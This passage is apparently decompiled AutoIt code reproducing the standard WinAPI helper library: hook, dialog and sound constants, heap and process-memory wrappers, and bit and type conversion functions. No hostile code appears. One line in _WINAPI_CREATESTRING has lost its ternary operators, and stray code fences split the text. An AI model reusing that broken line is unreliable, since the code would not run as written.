"ulong_ptr" , 8 * (1 + @AUTOITX64 ) , "uint" , 4 , "ushort" , 23 , "uint" , 0 , "ptr" , 0 , "ptr" , 0 ,
"str" , "" )
IF @ERROR THEN RETURN SETERROR (@ERROR , @EXTENDED , 0 )
IF $ARETURN [0 ] THEN RETURN SETERROR (10 , $ARETURN [0 ] , 0 )
RETURN 1
ENDFUNC
#EndRegion Public Functions
GLOBAL CONST $HGDI_ERROR = PTR (+ 4294967295 )
GLOBAL CONST $INVALID_HANDLE_VALUE = PTR (+ 4294967295 )
GLOBAL CONST $CLR_INVALID = + 4294967295
GLOBAL CONST $MB_PRECOMPOSED = 1
GLOBAL CONST $MB_COMPOSITE = 2
GLOBAL CONST $MB_USEGLYPHCHARS = 4
GLOBAL CONST $ULW_ALPHA = 2
GLOBAL CONST $ULW_COLORKEY = 1
GLOBAL CONST $ULW_OPAQUE = 4
GLOBAL CONST $ULW_EX_NORESIZE = 8
GLOBAL CONST $WH_CALLWNDPROC = 4
GLOBAL CONST $WH_CALLWNDPROCRET = 12
GLOBAL CONST $WH_CBT = 5
GLOBAL CONST $WH_DEBUG = 9
GLOBAL CONST $WH_FOREGROUNDIDLE = 11
GLOBAL CONST $WH_GETMESSAGE = 3
GLOBAL CONST $WH_JOURNALPLAYBACK = 1
GLOBAL CONST $WH_JOURNALRECORD = 0
GLOBAL CONST $WH_KEYBOARD = 2
GLOBAL CONST $WH_KEYBOARD_LL = 13
GLOBAL CONST $WH_MOUSE = 7
GLOBAL CONST $WH_MOUSE_LL = 14
GLOBAL CONST $WH_MSGFILTER = + 4294967295
GLOBAL CONST $WH_SHELL = 10
GLOBAL CONST $WH_SYSMSGFILTER = 6
GLOBAL CONST $WPF_ASYNCWINDOWPLACEMENT = 4
GLOBAL CONST $WPF_RESTORETOMAXIMIZED = 2
```

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GLOBAL CONST $WPF_SETMINPOSITION = 1
GLOBAL CONST $KF_EXTENDED = 256
GLOBAL CONST $KF_ALTDOWN = 8192
GLOBAL CONST $KF_UP = 32768
GLOBAL CONST $LLKHF_EXTENDED = BITSHIFT ($KF_EXTENDED , 8 )
GLOBAL CONST $LLKHF_INJECTED = 16
GLOBAL CONST $LLKHF_ALTDOWN = BITSHIFT ($KF_ALTDOWN , 8 )
GLOBAL CONST $LLKHF_UP = BITSHIFT ($KF_UP , 8 )
GLOBAL CONST $OFN_ALLOWMULTISELECT = 512
GLOBAL CONST $OFN_CREATEPROMPT = 8192
GLOBAL CONST $OFN_DONTADDTORECENT = 33554432
GLOBAL CONST $OFN_ENABLEHOOK = 32
GLOBAL CONST $OFN_ENABLEINCLUDENOTIFY = 4194304
GLOBAL CONST $OFN_ENABLESIZING = 8388608
GLOBAL CONST $OFN_ENABLETEMPLATE = 64
GLOBAL CONST $OFN_ENABLETEMPLATEHANDLE = 128
GLOBAL CONST $OFN_EXPLORER = 524288
GLOBAL CONST $OFN_EXTENSIONDIFFERENT = 1024
GLOBAL CONST $OFN_FILEMUSTEXIST = 4096
GLOBAL CONST $OFN_FORCESHOWHIDDEN = 268435456
GLOBAL CONST $OFN_HIDEREADONLY = 4
GLOBAL CONST $OFN_LONGNAMES = 2097152
GLOBAL CONST $OFN_NOCHANGEDIR = 8
GLOBAL CONST $OFN_NODEREFERENCELINKS = 1048576
GLOBAL CONST $OFN_NOLONGNAMES = 262144
GLOBAL CONST $OFN_NONETWORKBUTTON = 131072
GLOBAL CONST $OFN_NOREADONLYRETURN = 32768
GLOBAL CONST $OFN_NOTESTFILECREATE = 65536
GLOBAL CONST $OFN_NOVALIDATE = 256
GLOBAL CONST $OFN_OVERWRITEPROMPT = 2
GLOBAL CONST $OFN_PATHMUSTEXIST = 2048
GLOBAL CONST $OFN_READONLY = 1
GLOBAL CONST $OFN_SHAREAWARE = 16384
GLOBAL CONST $OFN_SHOWHELP = 16
GLOBAL CONST $OFN_EX_NOPLACESBAR = 1
GLOBAL CONST $STD_CUT = 0
GLOBAL CONST $STD_COPY = 1
GLOBAL CONST $STD_PASTE = 2
GLOBAL CONST $STD_UNDO = 3
GLOBAL CONST $STD_REDOW = 4
GLOBAL CONST $STD_DELETE = 5
GLOBAL CONST $STD_FILENEW = 6
GLOBAL CONST $STD_FILEOPEN = 7
GLOBAL CONST $STD_FILESAVE = 8
GLOBAL CONST $STD_PRINTPRE = 9
GLOBAL CONST $STD_PROPERTIES = 10
GLOBAL CONST $STD_HELP = 11
GLOBAL CONST $STD_FIND = 12
GLOBAL CONST $STD_REPLACE = 13
GLOBAL CONST $STD_PRINT = 14
GLOBAL CONST $KB_SENDSPECIAL = 0
GLOBAL CONST $KB_SENDRAW = 1
GLOBAL CONST $KB_CAPSOFF = 0
GLOBAL CONST $KB_CAPSON = 1
GLOBAL CONST $S_OK = 0
GLOBAL CONST $E_ABORT = 2147500036
GLOBAL CONST $E_ACCESSDENIED = 2147942405
GLOBAL CONST $E_FAIL = 2147500037
GLOBAL CONST $E_HANDLE = 2147942406
GLOBAL CONST $E_INVALIDARG = 2147942487
GLOBAL CONST $E_NOINTERFACE = 2147500034
GLOBAL CONST $E_NOTIMPL = 2147500033
GLOBAL CONST $E_OUTOFMEMORY = 2147942414
GLOBAL CONST $E_POINTER = 2147500035
GLOBAL CONST $E_UNEXPECTED = 2147549183
#Region Global Variables and Constants
GLOBAL $__G_HHEAP = 0
#EndRegion Global Variables and Constants
#Region Functions list
#EndRegion Functions list
#Region Public Functions
FUNC _WINAPI_CREATEBUFFER ($ILENGTH , $PBUFFER = 0 , $BABORT = TRUE )
$PBUFFER = __HEAPREALLOC ($PBUFFER , $ILENGTH , 0 , $BABORT )
IF @ERROR THEN RETURN SETERROR (@ERROR , @EXTENDED , 0 )
RETURN $PBUFFER
ENDFUNC
FUNC _WINAPI_CREATEBUFFERFROMSTRUCT ($TSTRUCT , $PBUFFER = 0 ,
$BABORT = TRUE )
IF NOT ISDLLSTRUCT ($TSTRUCT ) THEN RETURN SETERROR (1 , 0 , 0 )
$PBUFFER = __HEAPREALLOC ($PBUFFER , DLLSTRUCTGETSIZE ($TSTRUCT ) , 0 ,
$BABORT )
IF @ERROR THEN RETURN SETERROR (@ERROR + 100 , @EXTENDED , 0 )
_WINAPI_MOVEMEMORY ($PBUFFER , $TSTRUCT , DLLSTRUCTGETSIZE ($TSTRUCT )
)
RETURN $PBUFFER
ENDFUNC
FUNC _WINAPI_CREATESTRING ($SSTRING , $PSTRING = 0 , $ILENGTH = +
4294967295 , $BUNICODE = TRUE , $BABORT = TRUE )
$ILENGTH = NUMBER ($ILENGTH )
IF $ILENGTH >= 0 THEN
```

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$SSTRING = STRINGLEFT ($SSTRING , $ILENGTH )
ELSE
$ILENGTH = STRINGLEN ($SSTRING )
ENDIF
LOCAL $ISIZE = $ILENGTH + 1
IF $BUNICODE THEN
$ISIZE *= 2
ENDIF
$PSTRING = __HEAPREALLOC ($PSTRING , $ISIZE , 0 , $BABORT )
IF @ERROR THEN RETURN SETERROR (@ERROR , @EXTENDED , 0 )
DLLSTRUCTSETDATA (DLLSTRUCTCREATE (($BUNICODE "wchar" "char" ) & "[" &
($ILENGTH + 1 ) & "]" , $PSTRING ) , 1 , $SSTRING )
RETURN SETEXTENDED ($ILENGTH , $PSTRING )
ENDFUNC
FUNC _WINAPI_EQUALMEMORY ($PSOURCE1 , $PSOURCE2 , $ILENGTH )
IF _WINAPI_ISBADREADPTR ($PSOURCE1 , $ILENGTH ) THEN RETURN SETERROR (11
, @EXTENDED , 0 )
IF _WINAPI_ISBADREADPTR ($PSOURCE2 , $ILENGTH ) THEN RETURN SETERROR (12
, @EXTENDED , 0 )
LOCAL $ARET = DLLCALL ("ntdll.dll" , "ulong_ptr" , "RtlCompareMemory" , "struct*" ,
$PSOURCE1 , "struct*" , $PSOURCE2 , "ulong_ptr" , $ILENGTH )
IF @ERROR THEN RETURN SETERROR (@ERROR , @EXTENDED , 0 )
RETURN NUMBER ($ARET [0 ] = $ILENGTH )
ENDFUNC
FUNC _WINAPI_FILLMEMORY ($PMEMORY , $ILENGTH , $IVALUE = 0 )
IF _WINAPI_ISBADWRITEPTR ($PMEMORY , $ILENGTH ) THEN RETURN SETERROR (11
, @EXTENDED , 0 )
DLLCALL ("ntdll.dll" , "none" , "RtlFillMemory" , "struct*" , $PMEMORY , "ulong_ptr" ,
$ILENGTH , "byte" , $IVALUE )
IF @ERROR THEN RETURN SETERROR (@ERROR , @EXTENDED , 0 )
RETURN 1
ENDFUNC
FUNC _WINAPI_FREEMEMORY ($PMEMORY )
IF NOT __HEAPFREE ($PMEMORY , 1 ) THEN RETURN SETERROR (@ERROR ,
@EXTENDED , 0 )
RETURN 1
ENDFUNC
FUNC _WINAPI_GETMEMORYSIZE ($PMEMORY )
LOCAL $IRESULT = __HEAPSIZE ($PMEMORY , 1 )
IF @ERROR THEN RETURN SETERROR (@ERROR , @EXTENDED , 0 )
RETURN $IRESULT
ENDFUNC
FUNC _WINAPI_GLOBALMEMORYSTATUS ()
LOCAL CONST $TAGMEMORYSTATUSEX = "dword Length;dword MemoryLoad;" & "uint64
TotalPhys;uint64 AvailPhys;uint64 TotalPageFile;uint64 AvailPageFile;" & "uint64
TotalVirtual;uint64 AvailVirtual;uint64 AvailExtendedVirtual"
LOCAL $TMEM = DLLSTRUCTCREATE ($TAGMEMORYSTATUSEX )
DLLSTRUCTSETDATA ($TMEM , 1 , DLLSTRUCTGETSIZE ($TMEM ) )
LOCAL $ARET = DLLCALL ("kernel32.dll" , "bool" , "GlobalMemoryStatusEx" , "struct*" ,
$TMEM )
IF @ERROR OR NOT $ARET [0 ] THEN RETURN SETERROR (@ERROR + 10 ,
@EXTENDED , 0 )
LOCAL $AMEM [7 ]
$AMEM [0 ] = DLLSTRUCTGETDATA ($TMEM , 2 )
$AMEM [1 ] = DLLSTRUCTGETDATA ($TMEM , 3 )
$AMEM [2 ] = DLLSTRUCTGETDATA ($TMEM , 4 )
$AMEM [3 ] = DLLSTRUCTGETDATA ($TMEM , 5 )
$AMEM [4 ] = DLLSTRUCTGETDATA ($TMEM , 6 )
$AMEM [5 ] = DLLSTRUCTGETDATA ($TMEM , 7 )
$AMEM [6 ] = DLLSTRUCTGETDATA ($TMEM , 8 )
RETURN $AMEM
ENDFUNC
FUNC _WINAPI_ISBADCODEPTR ($PADDRESS )
LOCAL $ARET = DLLCALL ("kernel32.dll" , "bool" , "IsBadCodePtr" , "struct*" , $PADDRESS )
IF @ERROR THEN RETURN SETERROR (@ERROR , @EXTENDED , FALSE )
RETURN $ARET [0 ]
ENDFUNC
FUNC _WINAPI_ISBADREADPTR ($PADDRESS , $ILENGTH )
LOCAL $ARET = DLLCALL ("kernel32.dll" , "bool" , "IsBadReadPtr" , "struct*" , $PADDRESS ,
"uint_ptr" , $ILENGTH )
IF @ERROR THEN RETURN SETERROR (@ERROR , @EXTENDED , FALSE )
RETURN $ARET [0 ]
ENDFUNC
FUNC _WINAPI_ISBADSTRINGPTR ($PADDRESS , $ILENGTH )
LOCAL $ARET = DLLCALL ("kernel32.dll" , "bool" , "IsBadStringPtr" , "struct*" , $PADDRESS
, "uint_ptr" , $ILENGTH )
IF @ERROR THEN RETURN SETERROR (@ERROR , @EXTENDED , FALSE )
RETURN $ARET [0 ]
ENDFUNC
FUNC _WINAPI_ISBADWRITEPTR ($PADDRESS , $ILENGTH )
LOCAL $ARET = DLLCALL ("kernel32.dll" , "bool" , "IsBadWritePtr" , "struct*" , $PADDRESS ,
"uint_ptr" , $ILENGTH )
IF @ERROR THEN RETURN SETERROR (@ERROR , @EXTENDED , FALSE )
RETURN $ARET [0 ]
ENDFUNC
FUNC _WINAPI_ISMEMORY ($PMEMORY )
LOCAL $BRESULT = __HEAPVALIDATE ($PMEMORY )
RETURN SETERROR (@ERROR , @EXTENDED , $BRESULT )
ENDFUNC
FUNC _WINAPI_LOCALFREE ($HMEMORY )
LOCAL $ARESULT = DLLCALL ("kernel32.dll" , "handle" , "LocalFree" , "handle" ,
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$HMEMORY )
IF @ERROR THEN RETURN SETERROR (@ERROR , @EXTENDED , FALSE )
RETURN $ARESULT [0 ]
ENDFUNC
FUNC _WINAPI_MOVEMEMORY ($PDESTINATION , $PSOURCE , $ILENGTH )
IF _WINAPI_ISBADREADPTR ($PSOURCE , $ILENGTH ) THEN RETURN SETERROR (10 , @EXTENDED , 0 )
IF _WINAPI_ISBADWRITEPTR ($PDESTINATION , $ILENGTH ) THEN RETURN SETERROR (11 , @EXTENDED , 0 )
DLLCALL ("ntdll.dll" , "none" , "RtlMoveMemory" , "struct*" , $PDESTINATION , "struct*" , $PSOURCE , "ulong_ptr" , $ILENGTH )
IF @ERROR THEN RETURN SETERROR (@ERROR , @EXTENDED , 0 )
RETURN 1
ENDFUNC
FUNC _WINAPI_READPROCESSMEMORY ($HPROCESS , $PBASEADDRESS , $PBUFFER , $ISIZE , BYREF $IREAD )
LOCAL $ARESULT = DLLCALL ("kernel32.dll" , "bool" , "ReadProcessMemory" , "handle" , $HPROCESS , "ptr" , $PBASEADDRESS , "struct*" , $PBUFFER , "ulong_ptr" , $ISIZE , "ulong_ptr*" , 0 )
IF @ERROR THEN RETURN SETERROR (@ERROR , @EXTENDED , FALSE )
$IREAD = $ARESULT [5 ]
RETURN $ARESULT [0 ]
ENDFUNC
FUNC _WINAPI_WRITEPROCESSMEMORY ($HPROCESS , $PBASEADDRESS , $PBUFFER , $ISIZE , BYREF $IWRITTEN , $SBUFFER = "ptr" )
LOCAL $ARESULT = DLLCALL ("kernel32.dll" , "bool" , "WriteProcessMemory" , "handle" , $HPROCESS , "ptr" , $PBASEADDRESS , $SBUFFER , $PBUFFER , "ulong_ptr" , $ISIZE , "ulong_ptr*" , 0 )
IF @ERROR THEN RETURN SETERROR (@ERROR , @EXTENDED , FALSE )
$IWRITTEN = $ARESULT [5 ]
RETURN $ARESULT [0 ]
ENDFUNC
FUNC _WINAPI_ZEROMEMORY ($PMEMORY , $ILENGTH )
IF _WINAPI_ISBADWRITEPTR ($PMEMORY , $ILENGTH ) THEN RETURN SETERROR (11 , @EXTENDED , 0 )
DLLCALL ("ntdll.dll" , "none" , "RtlZeroMemory" , "struct*" , $PMEMORY , "ulong_ptr" , $ILENGTH )
IF @ERROR THEN RETURN SETERROR (@ERROR , @EXTENDED , 0 )
RETURN 1
ENDFUNC
#EndRegion Public Functions
#Region Internal Functions
FUNC __HEAPALLOC ($ISIZE , $BABORT = FALSE )
LOCAL $ARET
IF NOT $__G_HHEAP THEN
$ARET = DLLCALL ("kernel32.dll" , "handle" , "HeapCreate" , "dword" , 0 , "ulong_ptr" , 0 , "ulong_ptr" , 0 )
IF @ERROR OR NOT $ARET [0 ] THEN __FATALEXIT (1 , "Error allocating memory." )
$__G_HHEAP = $ARET [0 ]
ENDIF
$ARET = DLLCALL ("kernel32.dll" , "ptr" , "HeapAlloc" , "handle" , $__G_HHEAP , "dword" , 8 , "ulong_ptr" , $ISIZE )
IF @ERROR OR NOT $ARET [0 ] THEN
IF $BABORT THEN __FATALEXIT (1 , "Error allocating memory." )
RETURN SETERROR (@ERROR + 30 , @EXTENDED , 0 )
ENDIF
RETURN $ARET [0 ]
ENDFUNC
FUNC __HEAPFREE (BYREF $PMEMORY , $BCHECK = FALSE , $ICURERR = @ERROR , $ICUREXT = @EXTENDED )
IF $BCHECK AND (NOT __HEAPVALIDATE ($PMEMORY ) ) THEN RETURN SETERROR (@ERROR , @EXTENDED , 0 )
LOCAL $ARET = DLLCALL ("kernel32.dll" , "int" , "HeapFree" , "handle" , $__G_HHEAP , "dword" , 0 , "ptr" , $PMEMORY )
IF @ERROR OR NOT $ARET [0 ] THEN RETURN SETERROR (@ERROR + 40 , @EXTENDED , 0 )
$PMEMORY = 0
RETURN SETERROR ($ICURERR , $ICUREXT , 1 )
ENDFUNC
FUNC __HEAPREALLOC ($PMEMORY , $ISIZE , $BAMOUNT = FALSE , $BABORT = FALSE )
LOCAL $ARET , $PRET
IF __HEAPVALIDATE ($PMEMORY ) THEN
IF $BAMOUNT AND (__HEAPSIZE ($PMEMORY ) >= $ISIZE ) THEN RETURN SETEXTENDED (1 , PTR ($PMEMORY ) )
$ARET = DLLCALL ("kernel32.dll" , "ptr" , "HeapReAlloc" , "handle" , $__G_HHEAP , "dword" , 8 , "ptr" , $PMEMORY , "ulong_ptr" , $ISIZE )
IF @ERROR OR NOT $ARET [0 ] THEN
IF $BABORT THEN __FATALEXIT (1 , "Error allocating memory." )
RETURN SETERROR (@ERROR + 20 , @EXTENDED , PTR ($PMEMORY ) )
ENDIF
$PRET = $ARET [0 ]
ELSE
$PRET = __HEAPALLOC ($ISIZE , $BABORT )
IF @ERROR THEN RETURN SETERROR (@ERROR , @EXTENDED , 0 )
ENDIF
RETURN $PRET
ENDFUNC
FUNC __HEAPSIZE ($PMEMORY , $BCHECK = FALSE )
IF $BCHECK AND (NOT __HEAPVALIDATE ($PMEMORY ) ) THEN RETURN SETERROR
```

```
(@ERROR , @EXTENDED , 0 )
LOCAL $ARET = DLLCALL ("kernel32.dll" , "ulong_ptr" , "HeapSize" , "handle" ,
$__G_HHEAP , "dword" , 0 , "ptr" , $PMEMORY )
IF @ERROR OR ($ARET [0 ] = PTR (+ 4294967295 ) ) THEN RETURN SETERROR
(@ERROR + 50 , @EXTENDED , 0 )
RETURN $ARET [0 ]
ENDFUNC
FUNC __HEAPVALIDATE ($PMEMORY )
IF (NOT $__G_HHEAP ) OR (NOT PTR ($PMEMORY ) ) THEN RETURN SETERROR (9 , 0 ,
FALSE )
LOCAL $ARET = DLLCALL ("kernel32.dll" , "int" , "HeapValidate" , "handle" , $__G_HHEAP ,
"dword" , 0 , "ptr" , $PMEMORY )
IF @ERROR THEN RETURN SETERROR (@ERROR , @EXTENDED , FALSE )
RETURN $ARET [0 ]
ENDFUNC
#EndRegion Internal Functions
GLOBAL CONST $SND_APPLICATION = 128
GLOBAL CONST $SND_ALIAS = 65536
GLOBAL CONST $SND_ALIAS_ID = 1114112
GLOBAL CONST $SND_ASYNC = 1
GLOBAL CONST $SND_FILENAME = 131072
GLOBAL CONST $SND_LOOP = 8
GLOBAL CONST $SND_MEMORY = 4
GLOBAL CONST $SND_NODEFAULT = 2
GLOBAL CONST $SND_NOSTOP = 16
GLOBAL CONST $SND_NOWAIT = 8192
GLOBAL CONST $SND_PURGE = 64
GLOBAL CONST $SND_RESOURCE = 262148
GLOBAL CONST $SND_SENTRY = 524288
GLOBAL CONST $SND_SYNC = 0
GLOBAL CONST $SND_SYSTEM = 2097152
GLOBAL CONST $SND_SYSTEM_NOSTOP = 2097168
GLOBAL CONST $SND_ALIAS_SYSTEMASTERISK = "SystemAsterisk"
GLOBAL CONST $SND_ALIAS_SYSTEMDEFAULT = "SystemDefault"
GLOBAL CONST $SND_ALIAS_SYSTEMEXCLAMATION = "SystemExclamation"
GLOBAL CONST $SND_ALIAS_SYSTEMEXIT = "SystemExit"
GLOBAL CONST $SND_ALIAS_SYSTEMHAND = "SystemHand"
GLOBAL CONST $SND_ALIAS_SYSTEMQUESTION = "SystemQuestion"
GLOBAL CONST $SND_ALIAS_SYSTEMSTART = "SystemStart"
GLOBAL CONST $SND_ALIAS_SYSTEMWELCOME = "SystemWelcome"
#Region Global Variables and Constants
#EndRegion Global Variables and Constants
#Region Functions list
#EndRegion Functions list
#Region Public Functions
FUNC _WINAPI_CHARTOOEM ($SSTR )
LOCAL $ARET = DLLCALL ("user32.dll" , "bool" , "CharToOemW" , "wstr" , $SSTR , "wstr" , ""
)
IF @ERROR OR NOT $ARET [0 ] THEN RETURN SETERROR (@ERROR + 10 ,
@EXTENDED , "" )
RETURN $ARET [2 ]
ENDFUNC
FUNC _WINAPI_CLIENTTOSCREEN ($HWND , BYREF $TPOINT )
LOCAL $ARET = DLLCALL ("user32.dll" , "bool" , "ClientToScreen" , "hwnd" , $HWND ,
"struct*" , $TPOINT )
IF @ERROR OR NOT $ARET [0 ] THEN RETURN SETERROR (@ERROR + 10 ,
@EXTENDED , 0 )
RETURN $TPOINT
ENDFUNC
FUNC _WINAPI_DWORDTOFLOAT ($IVALUE )
LOCAL $TDWORD = DLLSTRUCTCREATE ("dword" )
LOCAL $TFLOAT = DLLSTRUCTCREATE ("float" , DLLSTRUCTGETPTR ($TDWORD ) )
DLLSTRUCTSETDATA ($TDWORD , 1 , $IVALUE )
RETURN DLLSTRUCTGETDATA ($TFLOAT , 1 )
ENDFUNC
FUNC _WINAPI_DWORDTOINT ($IVALUE )
LOCAL $TDATA = DLLSTRUCTCREATE ("int" )
DLLSTRUCTSETDATA ($TDATA , 1 , $IVALUE )
RETURN DLLSTRUCTGETDATA ($TDATA , 1 )
ENDFUNC
FUNC _WINAPI_FLOATTODWORD ($IVALUE )
LOCAL $TFLOAT = DLLSTRUCTCREATE ("float" )
LOCAL $TDWORD = DLLSTRUCTCREATE ("dword" , DLLSTRUCTGETPTR ($TFLOAT ) )
DLLSTRUCTSETDATA ($TFLOAT , 1 , $IVALUE )
RETURN DLLSTRUCTGETDATA ($TDWORD , 1 )
ENDFUNC
FUNC _WINAPI_FLOATTOINT ($NFLOAT )
LOCAL $TFLOAT = DLLSTRUCTCREATE ("float" )
LOCAL $TINT = DLLSTRUCTCREATE ("int" , DLLSTRUCTGETPTR ($TFLOAT ) )
DLLSTRUCTSETDATA ($TFLOAT , 1 , $NFLOAT )
RETURN DLLSTRUCTGETDATA ($TINT , 1 )
ENDFUNC
FUNC _WINAPI_GETXYFROMPOINT (BYREF $TPOINT , BYREF $IX , BYREF $IY )
$IX = DLLSTRUCTGETDATA ($TPOINT , "X" )
$IY = DLLSTRUCTGETDATA ($TPOINT , "Y" )
ENDFUNC
FUNC _WINAPI_GUIDFROMSTRING ($SGUID )
LOCAL $TGUID = DLLSTRUCTCREATE ($TAGGUID )
_WINAPI_GUIDFROMSTRINGEX ($SGUID , $TGUID )
IF @ERROR THEN RETURN SETERROR (@ERROR + 10 , @EXTENDED , 0 )
RETURN $TGUID
```

```
ENDFUNC
FUNC _WINAPI_GUIDFROMSTRINGEX ($SGUID , $TGUID )
LOCAL $ARESULT = DLLCALL ("ole32.dll" , "long" , "CLSIDFromString" , "wstr" , $SGUID , "struct*" , $TGUID )
IF @ERROR THEN RETURN SETERROR (@ERROR , @EXTENDED , FALSE )
RETURN $ARESULT [0 ]
ENDFUNC
FUNC _WINAPI_HASHDATA ($PMEMORY , $ISIZE , $ILENGTH = 32 )
IF ($ILENGTH <= 0 ) OR ($ILENGTH > 256 ) THEN RETURN SETERROR (11 , 0 , 0 )
LOCAL $TDATA = DLLSTRUCTCREATE ("byte[" & $ILENGTH & "]" )
LOCAL $ARET = DLLCALL ("shlwapi.dll" , "uint" , "HashData" , "struct*" , $PMEMORY , "dword" , $ISIZE , "struct*" , $TDATA , "dword" , $ILENGTH )
IF @ERROR THEN RETURN SETERROR (@ERROR , @EXTENDED , 0 )
IF $ARET [0 ] THEN RETURN SETERROR (10 , $ARET [0 ] , 0 )
RETURN DLLSTRUCTGETDATA ($TDATA , 1 )
ENDFUNC
FUNC _WINAPI_HASHSTRING ($SSTRING , $BCASESENSITIVE = TRUE , $ILENGTH = 32 )
LOCAL $ILENGTHS = STRINGLEN ($SSTRING )
IF NOT $ILENGTHS OR ($ILENGTH > 256 ) THEN RETURN SETERROR (12 , 0 , 0 )
LOCAL $TSTRING = DLLSTRUCTCREATE ("wchar[" & ($ILENGTHS + 1 ) & "]" )
IF NOT $BCASESENSITIVE THEN
$SSTRING = STRINGLOWER ($SSTRING )
ENDIF
DLLSTRUCTSETDATA ($TSTRING , 1 , $SSTRING )
LOCAL $SHASH = _WINAPI_HASHDATA ($TSTRING , 2 * $ILENGTHS , $ILENGTH )
IF @ERROR THEN RETURN SETERROR (@ERROR , @EXTENDED , 0 )
RETURN $SHASH
ENDFUNC
FUNC _WINAPI_HIBYTE ($IVALUE )
RETURN BITAND (BITSHIFT ($IVALUE , 8 ) , 255 )
ENDFUNC
FUNC _WINAPI_HIDWORD ($IVALUE )
LOCAL $TINT64 = DLLSTRUCTCREATE ("int64" )
LOCAL $TQWORD = DLLSTRUCTCREATE ("dword;dword" , DLLSTRUCTGETPTR ($TINT64 ) )
DLLSTRUCTSETDATA ($TINT64 , 1 , $IVALUE )
RETURN DLLSTRUCTGETDATA ($TQWORD , 2 )
ENDFUNC
FUNC _WINAPI_HIWORD ($ILONG )
RETURN BITSHIFT ($ILONG , 16 )
ENDFUNC
FUNC _WINAPI_INTTODWORD ($IVALUE )
LOCAL $TDATA = DLLSTRUCTCREATE ("dword" )
DLLSTRUCTSETDATA ($TDATA , 1 , $IVALUE )
RETURN DLLSTRUCTGETDATA ($TDATA , 1 )
ENDFUNC
FUNC _WINAPI_INTTOFLOAT ($IINT )
LOCAL $TINT = DLLSTRUCTCREATE ("int" )
LOCAL $TFLOAT = DLLSTRUCTCREATE ("float" , DLLSTRUCTGETPTR ($TINT ) )
DLLSTRUCTSETDATA ($TINT , 1 , $IINT )
RETURN DLLSTRUCTGETDATA ($TFLOAT , 1 )
ENDFUNC
FUNC _WINAPI_LOBYTE ($IVALUE )
RETURN BITAND ($IVALUE , 255 )
ENDFUNC
FUNC _WINAPI_LODWORD ($IVALUE )
LOCAL $TINT64 = DLLSTRUCTCREATE ("int64" )
LOCAL $TQWORD = DLLSTRUCTCREATE ("dword;dword" , DLLSTRUCTGETPTR ($TINT64 ) )
DLLSTRUCTSETDATA ($TINT64 , 1 , $IVALUE )
RETURN DLLSTRUCTGETDATA ($TQWORD , 1 )
ENDFUNC
FUNC _WINAPI_LOWORD ($ILONG )
RETURN BITAND ($ILONG , 65535 )
ENDFUNC
FUNC _WINAPI_LONGMID ($IVALUE , $ISTART , $ICOUNT )
RETURN BITAND (BITSHIFT ($IVALUE , $ISTART ) , BITOR (BITSHIFT (BITSHIFT (2147483647 , 32 - ($ICOUNT + 1 ) ) , 1 ) , BITSHIFT (1 , - ($ICOUNT + 4294967295 ) ) ) )
ENDFUNC
FUNC _WINAPI_MAKELANGID ($ILNGIDPRIMARY , $ILNGIDSUB )
RETURN BITOR (BITSHIFT ($ILNGIDSUB , + 4294967286 ) , $ILNGIDPRIMARY )
ENDFUNC
FUNC _WINAPI_MAKELCID ($ILNGID , $ISORTID )
RETURN BITOR (BITSHIFT ($ISORTID , + 4294967280 ) , $ILNGID )
ENDFUNC
FUNC _WINAPI_MAKELONG ($ILO , $IHI )
RETURN BITOR (BITSHIFT ($IHI , + 4294967280 ) , BITAND ($ILO , 65535 ) )
ENDFUNC
FUNC _WINAPI_MAKEQWORD ($ILODWORD , $IHIDWORD )
LOCAL $TINT64 = DLLSTRUCTCREATE ("uint64" )
LOCAL $TDWORDS = DLLSTRUCTCREATE ("dword;dword" , DLLSTRUCTGETPTR ($TINT64 ) )
DLLSTRUCTSETDATA ($TDWORDS , 1 , $ILODWORD )
DLLSTRUCTSETDATA ($TDWORDS , 2 , $IHIDWORD )
RETURN DLLSTRUCTGETDATA ($TINT64 , 1 )
ENDFUNC
FUNC _WINAPI_MAKEWORD ($ILO , $IHI )
LOCAL $TWORD = DLLSTRUCTCREATE ("ushort" )
LOCAL $TBYTE = DLLSTRUCTCREATE ("byte;byte" , DLLSTRUCTGETPTR ($TWORD ) )
```

```
DLLSTRUCTSETDATA ($TBYTE , 1 , $IHI )
DLLSTRUCTSETDATA ($TBYTE , 2 , $ILO )
RETURN DLLSTRUCTGETDATA ($TWORD , 1 )
ENDFUNC
FUNC _WINAPI_MULTIBYTETOWIDECHAR ($VTEXT , $ICODEPAGE = 0 , $IFLAGS = 0 , $BRETSTRING = FALSE )
LOCAL $STEXTTYPE = "str"
IF NOT ISSTRING ($VTEXT ) THEN $STEXTTYPE = "struct*"
LOCAL $ARESULT = DLLCALL ("kernel32.dll" , "int" , "MultiByteToWideChar" , "uint" , $ICODEPAGE , "dword" , $IFLAGS , $STEXTTYPE , $VTEXT , "int" , + 4294967295 , "ptr" , 0 , "int" , 0 )
IF @ERROR OR NOT $ARESULT [0 ] THEN RETURN SETERROR (@ERROR + 10 , @EXTENDED , 0 )
LOCAL $IOUT = $ARESULT [0 ]
LOCAL $TOUT = DLLSTRUCTCREATE ("wchar[" & $IOUT & "]" )
$ARESULT = DLLCALL ("kernel32.dll" , "int" , "MultiByteToWideChar" , "uint" , $ICODEPAGE , "dword" , $IFLAGS , $STEXTTYPE , $VTEXT , "int" , + 4294967295 , "struct*" , $TOUT , "int" , $IOUT )
IF @ERROR OR NOT $ARESULT [0 ] THEN RETURN SETERROR (@ERROR + 20 , @EXTENDED , 0 )
IF $BRETSTRING THEN RETURN DLLSTRUCTGETDATA ($TOUT , 1 )
RETURN $TOUT
ENDFUNC
FUNC _WINAPI_MULTIBYTETOWIDECHAREX ($STEXT , $PTEXT , $ICODEPAGE = 0 , $IFLAGS = 0 )
LOCAL $ARESULT = DLLCALL ("kernel32.dll" , "int" , "MultiByteToWideChar" , "uint" , $ICODEPAGE , "dword" , $IFLAGS , "STR" , $STEXT , "int" , + 4294967295 , "struct*" , $PTEXT , "int" , (STRINGLEN ($STEXT ) + 1 ) * 2 )
IF @ERROR THEN RETURN SETERROR (@ERROR , @EXTENDED , FALSE )
RETURN $ARESULT [0 ]
ENDFUNC
FUNC _WINAPI_OEMTOCHAR ($SSTR )
LOCAL $ARET = DLLCALL ("user32.dll" , "bool" , "OemToChar" , "str" , $SSTR , "str" , "" )
IF @ERROR OR NOT $ARET [0 ] THEN RETURN SETERROR (@ERROR + 10 , @EXTENDED , "" )
RETURN $ARET [2 ]
ENDFUNC
FUNC _WINAPI_POINTFROMRECT (BYREF $TRECT , $BCENTER = TRUE )
LOCAL $IX1 = DLLSTRUCTGETDATA ($TRECT , "Left" )
